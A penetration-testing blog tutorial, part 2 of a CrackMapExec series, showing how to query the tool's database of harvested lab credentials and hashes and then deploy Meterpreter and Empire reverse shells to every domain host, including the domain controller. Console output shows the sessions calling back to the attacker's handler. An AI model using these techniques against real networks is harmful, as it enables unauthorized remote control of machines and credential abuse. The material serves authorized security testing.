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Getting the goods with CrackMapExec: Part 2

// under `CrackMapExec`

Edit 06/02/2017 - CrackMapExec v4 has been released and the CLI commands have changed, see the wiki [here](#) for the most up to date tool docs

In [Part 1](#) we went over the basics such as:

- Using credentials
- Dumping credentials
- Executing commands
- Using the payload modules.

Part 2 will cover CME's internal database and getting shells using Metasploit and Empire!

The Database

CME's internal database can be queried by using the `cme_db.py` script, two things get automatically logged to the database:



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- Every host that CME touches
- Credential sets with Administrator access to a host

Additionally, the database keeps track of which credential set has admin access over which host! This is very useful in large environments where you can get drowned in tons of credentials very quickly and you'll eventually go crazy searching for the user account which had access to a specific box (true story).

We can query all hosts that we've interacted with so far with the *hosts* command:

```
(CME) \ kali CrackMapExec → \ git master → python cme_db.py
cmedb > hosts

Hosts:

 HostID  Admins      IP           Hostname      Domain      OS
-----  -
 1       0 Cred(s)   192.168.0.14 WINXPBOX      LAB         Windows 5.1
 2       0 Cred(s)   192.168.0.13 WIN8BOX       LAB         Windows 6.3 Build 9600
 3       1 Cred(s)   192.168.0.12 WIN10BOX      LAB         Windows 10.0 Build 10586
 4       0 Cred(s)   192.168.0.11 WIN7BOX       LAB         Windows 6.1 Build 7601
 5       0 Cred(s)   192.168.0.10 DC1           LAB         Windows 6.3 Build 9600

cmedb > █
```

The output returns the number of creds with admin access to that box as well as the machine's IP and hostname.

If we wanted to see the credentials with admin access to a specific machine we just need to specify that machine's IP or hostname as an argument to the *hosts* command:



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```
cmedb > hosts WIN10BOX

Host(s):

  HostID  IP          Hostname      Domain      OS
  -----  --          -
  3       192.168.0.12  WIN10BOX     LAB         Windows 10.0 Build 10586

Credential(s) with Admin Access:

  CredID  CredType  Domain      Username      Password
  -----  -
  1       plaintext LAB         yomama        P0ssw0rd

cmedb > █
```

Boom! Easy-Peasy!

Inversely, we can also query for which machine(s) a certain credential set has admin access to.

To view all available credentials we use the *creds* command:

```
cmedb > creds

Credentials:

  CredID  Admin On  CredType  Domain      Username      Password
  -----  -
  1       1 Host(s)  plaintext LAB         yomama        P0ssw0rd
  2       0 Host(s)  hash      WIN10BOX    Administrator aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
  3       0 Host(s)  hash      WIN10BOX    Guest         aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
  4       0 Host(s)  hash      WIN10BOX    DefaultAccount aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
  5       0 Host(s)  hash      WIN10BOX    shazam        aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c

cmedb > █
```

The output returns the credential ID, credential type, username, password and the number of machines that credential set has admin access to.

To see which machine(s) a credential set has access to we supply the account username as an argument to the *creds* command:



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```
cmedb > creds yomama
Credential(s):
  CredID  CredType  Domain  UserName  Password
  -----  -
  1      plaintext  LAB     yomama    P@ssw0rd

Admin Access to Host(s):
  HostID  IP          Hostname  Domain  OS
  -----  -
  2      192.168.0.12  WIN10BOX  LAB     Windows 10.0 Build 10586

cmedb > █
```

Booyah!

Getting all the Shells!

Who doesn't <3 shells?

Say we wanted a meterpreter session on all of the boxes in the LAB domain, since in [Part 1](#) we got DA, we can shell all the things!

Let's take a look at the options for the *meterpreter_inject* module:

```
(CME) \> kali CrackMapExec -> \> git master -> python crackmapexec.py -m modules/code_execution/meterpreter_inject.py --module-info
04-25-2016 22:44:03 [*] MetInject module description:
    Downloads the Meterpreter stager and injects it into memory using Powersploit's Invoke-Shellcode.ps1 script
    Module by @byt3bl33d3r

04-25-2016 22:44:03 [*] MetInject module options:
    LHOST    IP hosting the handler
    LPORT    Handler port
    PAYLOAD  Payload to inject: reverse_http or reverse_https (default: reverse_https)
    PROCID   Process ID to inject into (default: current powershell process)
```




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Perfect let's run it on every machine, we specify the *meterpreter_inject* module and we give it the LHOST and LPORT values of our handler:



Yay! It's raining shells!

```
msf exploit(handler) >
[*] https://192.168.0.105:5656/ handling request from 192.168.0.10; (UUID: ceo3nqkf) Staging Native payload...
[*] Meterpreter session 5 opened (192.168.0.105:5656 -> 192.168.0.10:57638) at 2016-04-25 23:11:00 -0600
[*] https://192.168.0.105:5656/ handling request from 192.168.0.13; (UUID: ceo3nqkf) Staging Native payload...
[*] Meterpreter session 6 opened (192.168.0.105:5656 -> 192.168.0.13:49247) at 2016-04-25 23:11:00 -0600
[*] https://192.168.0.105:5656/ handling request from 192.168.0.12; (UUID: ceo3nqkf) Staging Native payload...
[*] Meterpreter session 7 opened (192.168.0.105:5656 -> 192.168.0.12:49961) at 2016-04-25 23:11:00 -0600
[*] https://192.168.0.105:5656/ handling request from 192.168.0.11; (UUID: ceo3nqkf) Staging Native payload...
[*] Meterpreter session 8 opened (192.168.0.105:5656 -> 192.168.0.11:49278) at 2016-04-25 23:11:03 -0600

msf exploit(handler) > sessions

Active sessions
=====

  Id  Type           Information                                     Connection
  --  --
  5   meterpreter x86/win32 LAB\Administrator @ DC1      192.168.0.105:5656 -> 192.168.0.10:57638 (192.168.0.10)
  6   meterpreter x86/win32 LAB\Administrator @ WIN8BOX    192.168.0.105:5656 -> 192.168.0.13:49247 (192.168.0.13)
  7   meterpreter x86/win32 LAB\Administrator @ WIN10BOX   192.168.0.105:5656 -> 192.168.0.12:49961 (192.168.0.12)
  8   meterpreter x86/win32 LAB\Administrator @ WIN7BOX    192.168.0.105:5656 -> 192.168.0.11:49278 (192.168.0.11)
```

Cool, we have a lot of meterpreter sessions. What if we wanted an Empire agent on every machine?



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It just so happens there's a module for that:

```
(CME)kali CrackMapExec → λ git master → python crackmapexec.py -m modules/code_execution/empire_agent_exec.py --module-info
04-25-2016 22:45:00 [*] Empire_Exec module description:

    Uses Empire's RESTful API to generate a launcher for the specified listener and executes it
    Module by @byt3bl33d3r

04-25-2016 22:45:00 [*] Empire_Exec module options:

    LISTENER    Listener name to generate the launcher for
```

The *empire_agent_exec* module just needs the Empire listener name. It then generates a valid launcher through [Empire's new RESTful API](#)! Let's start that up real quick:

```
(Empire)kali Empire → λ git master* → python empire --rest --user empireadmin --pass Password123!
[*] Loading modules from: /root/Tools/Empire/lib/modules/
* Starting Empire RESTful API on port: 1337
* RESTful API token: 25p4lnh6qc5hymw11pp7ftrtly0izzfi7rj8xrx3
* Running on https://0.0.0.0:1337/ (Press CTRL+C to quit)
```

(You can change the host, username and password used to authenticate to the API in the *cme.conf* file)

Let's create a listener named CMETest:



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
```
(Empire: listeners) > options

Listener Options:

Name      Required  Value                                     Description
-----
KillDate   False    Date for the listener to exit (MM/dd/yyyy).
Name       True     CMETest                                 Listener name.
DefaultLostLimit True     60                                     Number of missed checkins before exiting
StagingKey True     M#7+v2_byCL;H0X>YJ^ud9o*RUCj[Is~    Staging key for initial agent negotiation.
Type       True     native                               Listener type (native, pivot, hop, foreign, meter).
RedirectTarget False    Listener target to redirect to for pivot/hop.
DefaultDelay True     5                                     Agent delay/reach back interval (in seconds).
WorkingHours False    Hours for the agent to operate (09:00-17:00).
Host       True     https://192.168.0.105:8080           Hostname/IP for staging.
CertPath   False    data/empire.pem                     Certificate path for https listeners.
DefaultJitter True     0.0                                 Jitter in agent reachback interval (0.0-1.0).
DefaultProfile True     /admin/get.php,/news.asp,/login/    Default communication profile for the agent.
process.jsp|Mozilla/5.0 (Windows
NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko
Port       True     8080                                Port for the listener.

(Empire: listeners) > run
```

We're all set, now lets rock and roll:



Here's what we did:

- We used the *-id* flag to specify the Administrator creds: since we used them previously CME saved them to it's database, we can just specify it's CredID and they will be automatically pulled from the back-end database and used to authenticate to the specified machines!

- We specified the Empire listener name with the LISTENER option: CME then connects to Empire's API, automatically generates the launcher and executes it.

aaaand (you guessed it) SHELLS!!!



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```
(Empire: agents) > [+] Initial agent BF3BUDFH3NNNZTRX from 192.168.0.10 now active
[+] Initial agent BEWB2FRRHUG43XBN from 192.168.0.13 now active
[+] Initial agent XDLT3E1DCF1G43YK from 192.168.0.12 now active
[+] Initial agent ZSPRNBYYHDC1VNYC from 192.168.0.11 now active

(Empire: agents) > list

[*] Active agents:
```

Name	Internal IP	Machine Name	Username	Process	Delay	Last Seen
BF3BUDFH3NNNZTRX	192.168.0.10	DC1	*LAB\Administrator	powershell/3684	5/0.0	2016-04-25 23:30:03
BEWB2FRRHUG43XBN	192.168.0.13	WIN8BOX	*LAB\Administrator	powershell/1820	5/0.0	2016-04-25 23:30:03
XDLT3E1DCF1G43YK	192.168.0.12	WIN10BOX	*LAB\Administrator	powershell/3012	5/0.0	2016-04-25 23:29:59
ZSPRNBYYHDC1VNYC	192.168.0.11	WIN7BOX	*LAB\Administrator	powershell/876	5/0.0	2016-04-25 23:30:01

Hopefully this gave you an idea of how useful CME can be in large environments!

Part 3 will go over pwning MSSQL databases and more of the payload modules!

Built with [Pure Theme](#) for [Pelican](#)